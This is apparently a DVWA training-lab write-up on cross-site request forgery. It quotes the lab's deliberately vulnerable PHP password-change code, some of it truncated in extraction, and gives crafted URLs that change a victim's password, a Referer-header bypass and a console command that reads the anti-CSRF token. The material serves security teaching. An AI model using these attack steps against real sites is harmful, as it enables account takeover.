Lab 19: Cross-Site Request Forgery

Explain what is CSRF?

CSRF, or Cross-Site Request Forgery, is a type of web attack where an attacker exploits the trust of a website in a user's browser to execute unauthorized actions on behalf of the user. This is done by tricking a user into clicking a link or visiting a website controlled by the attacker while logged into a targeted website. The attacker then sends a request from the user's browser to the targeted website, which is treated as a legitimate request from the user. This can result in the attacker changing the user's settings, accessing sensitive information, or even making purchases on the user's behalf.

LOW


The script takes the user input and checks if the two passwords match, if they do the password is updated, if not the password is not updated. What we can see here is there is no protection against CSRF, such as Anti-CSRF token.

CSRF Source


vulnerabilities/csrf/source/low.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? r
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? '
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

What we can see is it is a GET request and you can see the value of the new password has been changed to 123. You can also see the session ID of the user in the cookies.



http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#



So just trick the user into clicking on the link above to be able to change the password to the password we want

MEDIUM


It is checking if the HTTP referer is in the server name and vice-versa. If yes the request goes ahead. A HTTP Referrer is a HTTP header field that identifies the address of the webpage (i.e. the URI or IRI) that linked to the resource being requested. By checking the referrer, the new webpage can see where the request originated.

CSRF Source

vulnerabilities/csrf/source/medium.php


```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"]]
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ?
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser(
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_ob

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }
```

When you send the request, you will get more information about the HTTP Referrer



http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

So when before it is sent to the server, we just need to intercept the request and add the HTTP Referrer information and it has passed successfully.




HIGH

This part of the site is secured in such a way that each version will have its own token so first we need to get the victim's token

```php
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", $_SERVER) && $_SERVEF
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysqli_real_escape_string ($GLOBALS["___mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . dvwaCurrentU
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
```

To get token we write the following command in console: console.log(document.getElementsByName("user_token")[0].value)



http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change&user_token=e20fd91a044b04d53a03825595bf0230#